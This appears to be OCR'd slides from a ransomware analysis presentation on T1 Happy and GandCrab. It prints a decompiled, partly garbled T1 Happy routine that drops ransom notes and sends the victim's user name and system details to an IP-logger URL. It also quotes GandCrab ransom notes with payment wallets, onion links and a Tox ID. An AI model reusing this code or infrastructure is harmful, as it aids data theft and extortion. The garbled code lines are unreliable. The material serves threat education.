
參考資料: https://www.enigmasoftware.com/t1happyransomware-removal/, 2019

Patricia code of T1 Happy

```
Private Sub EndOf()
    System.IO.File.WriteAllText(Interaction.Environ("userprofile") & "\Desktop\HIT BY RANSOMWARE.txt", T1.My.Resources.Resources.HIT_BY_RANSOMWARE)
    System.IO.File.WriteAllText(Interaction.Environ("userprofile"), T1.My.Resources.Resources.HIT_BY_RANSOMWARE)
    System.IO.File.WriteAllText(Interaction.Environ("appdata"), T1.My.Resources.Resources.HIT_BY_RANSOMWARE)
    System.IO.File.WriteAllText(Interaction.Environ("programdata"), T1.My.Resources.Resources.HIT_BY_RANSOMWARE)
    Dim webclient1 As System.Net.WebClient = New System.Net.WebClient()
    Try
        webclient1.Headers
        "User-Agent"
        New String(9) {}
        New String(9) {}(0) = "Name="
        New String(9) {}(0) = "Name="(1) = T1.My.MyProject.User.Name
        New String(9) {}(0) = "Name="(1) = T1.My.MyProject.User.Name(2) = "; OS="
        New String(9) {}(0) = "Name="(1) = T1.My.MyProject.User.Name(2) = "; OS="(3) = T1.My.MyProject.Computer.Info.OSFullName
        New String(9) {}(0) = "Name="(1) = T1.My.MyProject.User.Name(2) = "; OS="(3) = T1.My.MyProject.Computer.Info.OSFullName(4) = "; RAM="
        New String(9) {}(0) = "Name="(1) = T1.My.MyProject.User.Name(2) = "; OS="(3) = T1.My.MyProject.Computer.Info.OSFullName(4) = "; RAM="(5) = Conversions.ToString(
        New String(9) {}(0) = "Name="(1) = T1.My.MyProject.User.Name(2) = "; OS="(3) = T1.My.MyProject.Computer.Info.OSFullName(4) = "; RAM="(5) = Conversions.ToString(
        New String(9) {}(0) = "Name="(1) = T1.My.MyProject.User.Name(2) = "; OS="(3) = T1.My.MyProject.Computer.Info.OSFullName(4) = "; RAM="(5) = Conversions.ToString(
        webclient1.DownloadData("https://iplogger.org/21zut")

    Finally
        If (webclient1 Is Not Nothing) Then
            webclient1.Dispose()
        End If
    End Try
    System.Threading.Thread.Sleep(15000)
    ProjectData.EndApp()
End Sub
Private Sub Regs()
    New Process()
    New Process().StartInfo.FileName = "wmic.exe"
```

SMTP and HTTPS of T1 Behavior




No.	Time	Source	Destination	Protocol	Length	Info
87	2019-11-11 16:48:11.328849	192.168.200.42	1.1.1.1	DNS	72	Standard query 0xb554 A mail.gmx.net
88	2019-11-11 16:48:11.517237	1.1.1.1	192.168.200.42	DNS	104	Standard query response 0xb554 A mail.gmx.net A 212.227.17.168
89	2019-11-11 16:48:11.554327	192.168.200.42	212.227.17.168	TCP	66	49452 → 587 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
90	2019-11-11 16:48:11.710201	192.168.200.13	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
91	2019-11-11 16:48:11.809564	212.227.17.168	192.168.200.42	TCP	66	587 → 49452 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1452 SACK
92	2019-11-11 16:48:11.809656	192.168.200.42	212.227.17.168	TCP	54	49452 → 587 [ACK] Seq=1 Ack=1 Win=66560 Len=0
93	2019-11-11 16:48:12.065789	AsustekC_30:c7:22	Broadcast	ARP	60	Who has 192.168.200.51? Tell 192.168.200.53
94	2019-11-11 16:48:12.065790	AsustekC_30:c7:22	Broadcast	ARP	60	Who has 192.168.200.52? Tell 192.168.200.53
95	2019-11-11 16:48:12.065994	AsustekC_5d:41:8d	Broadcast	ARP	60	Who has 192.168.200.53? Tell 192.168.200.51
96	2019-11-11 16:48:12.067095	AsustekC_30:c7:77	Broadcast	ARP	60	Who has 192.168.200.53? Tell 192.168.200.52
97	2019-11-11 16:48:12.069015	212.227.17.168	192.168.200.42	SMTP	106	S: 220 gmx.com (mrgmx105) Nemesis ESMTP Service ready
98	2019-11-11 16:48:12.069532	192.168.200.42	212.227.17.168	SMTP	71	C: EHLO E12-201907
99	2019-11-11 16:48:12.325263	212.227.17.168	192.168.200.42	TCP	60	587 → 49452 [ACK] Seq=53 Ack=18 Win=29312 Len=0
100	2019-11-11 16:48:12.325392	212.227.17.168	192.168.200.42	SMTP	169	S: 250-gmx.com Hello E12-201907 [211.21.156.86] | 250-8BITMIME
101	2019-11-11 16:48:12.325539	192.168.200.42	212.227.17.168	SMTP	64	C: STARTTLS
102	2019-11-11 16:48:12.580855	212.227.17.168	192.168.200.42	SMTP	62	S: 220 OK
103	2019-11-11 16:48:12.636069	192.168.200.42	212.227.17.168	TLSv1.2	222	Client Hello
104	2019-11-11 16:48:12.709461	192.168.200.13	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
105	2019-11-11 16:48:12.894933	212.227.17.168	192.168.200.42	TLSv1.2	1506	Server Hello
106	2019-11-11 16:48:12.895049	212.227.17.168	192.168.200.42	TCP	1506	587 → 49452 [ACK] Seq=1628 Ack=196 Win=30336 Len=1452 [TCP segme
107	2019-11-11 16:48:12.895079	192.168.200.42	212.227.17.168	TCP	54	49452 → 587 [ACK] Seq=196 Ack=3080 Win=66560 Len=0
108	2019-11-11 16:48:12.895169	212.227.17.168	192.168.200.42	TLSv1.2	1506	Certificate [TCP segment of a reassembled PDU]
109	2019-11-11 16:48:12.895170	212.227.17.168	192.168.200.42	TLSv1.2	270	Server Key Exchange, Server Hello Done
110	2019-11-11 16:48:12.895183	192.168.200.42	212.227.17.168	TCP	54	49452 → 587 [ACK] Seq=196 Ack=4748 Win=66560 Len=0
111	2019-11-11 16:48:12.905931	192.168.200.42	212.227.17.168	TLSv1.2	236	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Mes

Dash cryptocurrency

To asks payment from a new path.

Raas

It provides a road for criminal called ‘Ransomware as a Service’ to grasp a lot fees from victims.



🔍 BUY GANDCRAB DECRYPTOR

SUPPORT SERVICE 24/7

What do your need?

You need **GandCrab Decryptor**.

This software will decrypt all your encrypted files and will delete **GandCrab** from your PC.

For purchase you need crypto-currency DASH (**1 DASH = 765.016 $**).

How to buy this currency you can read it here.

How much money your need to pay? Below we are specified amount and our wallet for payment

-Price-

1.5 DASH (1200 USD)

-DASH address for payment-


XeCueUcBQ2venzAjvtXwgVM6vEouZGq97N

-To make a payment, you have this time-

02	02	49	03
YS	HOURS	MINUTES	SECONDS

-After this time the amount will double and will be-

3 DASH (2400 USD)



We are sorry, but your files have been encrypted!

Don't worry, we can help you to return all of your files!

Files decryptor's price is 2000 USD

If payment isn't made until 2018-04-21 22:56:01 UTC **the cost of decrypting files will be doubled**

Your documents, photos, databases and other important files have been encrypted!

WARNING! Any attempts to restore your files with the third-party software will be fatal for your files! **WARNING!**

To decrypt your files you need to buy the special software - "My Decryptor"

All transactions should be performed via BITCOIN network.

Within 5 days you can purchase this product at a special price: BTC 0.300 (~ $2433)

After 5 days the price of this product will increase up to: BTC 0.600 (~ $4866)

The special price is available:

04 . 23:59:46

GandCrab

2017年開始作惡的「螃蟹加密勒索」經過多年肆虐與勒索，其駭客組織於2019年宣布此加密勒索程式將要「退隱江湖」(因為贖金已經滿足駭客)並公布所有加密解密的金鑰資料，成為史上獲利最高的加密勒索軟體系列。

參考 : https://www.vmray.com/cyber-security-blog/gandcrab-ransomware-evolution-analysis/, 2019

參考: https://id-ransomware.blogspot.com/2018/01/gandcrab-ransomware.html, 2019

01

Distribute Ransomware

Malicious email, exploit kits (EK), SMB connection

02


Particular Behavior

- It searchs the ‘xxxx-DECRYPT.HTML’ in the directory of victim’s disk.
- It takes a count down clock to push victims to pay ransom fees.
- In the forum message, the GandCrab authors bragged about the ransomware having earned over $2 billion in ransom payments, with the operators making roughly $2.5 million per week and $150 million per year.

03

Major Victims

American, Canada, and European countries



---= GANDCRAB V2.0 =---
Attention!
All your files documents, photos, databases and other important files are encrypted and have the extension: .CRAB
The only method of recovering files is to purchase a private key. It is on our server and only we can recover your files.
The server with your key is in a closed network TOR. You can get there by the following ways:
1. Download Tor browser - https://www.torproject.org/
2. Install Tor browser
3. Open Tor Browser
4. Open link in tor browser: http://gdcbmuveqjsli57x.onion/[redacted]
5. Follow the instructions on this page
If Tor/Tor browser is locked in your country or you can not install it, open one of the following links in your regular browser:
1. https://gdcbmuveqjsli57x.hiddenservice.net/[redacted]
2. https://gdcbmuveqjsli57x.onion.guide/[redacted]
3. https://gdcbmuveqjsli57x.onion.rip/[redacted]
4. https://gdcbmuveqjsli57x.onion.plus/[redacted]
5. https://gdcbmuveqjsli57x.onion.to/[redacted]

On our page you will see instructions on payment and get the opportunity to decrypt 1 file for free.
The alternative way to contact us is to use Tox messanger. Read how to:
1. Visit https://tox.chat/download.html
qTOX on your PC
ofile" and create profile.
89F74335DA75F04B7403E0575663C2613495691
ite your ID and wait our answer: [redacted]
or use your own private key - this will result in the loss of your data forever!

早期階段


- 電郵社交工程 (doc macro)
- 漏洞攻擊工具(Rig EK, GrandSoft EK, Magnitude EK, Fallout EK)

中期階段

- SMB connect to LAN to encrypt
- HTTP, HTTPS, SMTP
- TOR 通訊連接到暗網

末期階段

- RC4, RSA
- DASH payment, TOX Chat



We are sorry, but your files have been encrypted!

Don't worry, you can return all your files! We can help you!

Files decryptor price is 400 USD

If payment is not made after 2018-03-08 13:20:54 UTC the cost of decrypting files will be doubled

Time left to double price:

01 days 16h:07m:45s

What happened?

Your computer have been infected with GandCrab Ransomware. Your files have been encrypted and you can't decrypt it yourself.

In the network, you can find decryptors and third-party software, but it will not help you and can make your files undecryptable.

What can I do to get back my files?

You should buy GandCrab Decryptor. This software will decrypt all your encrypted files and remove GandCrab

DASH 1 DSH = $575.80

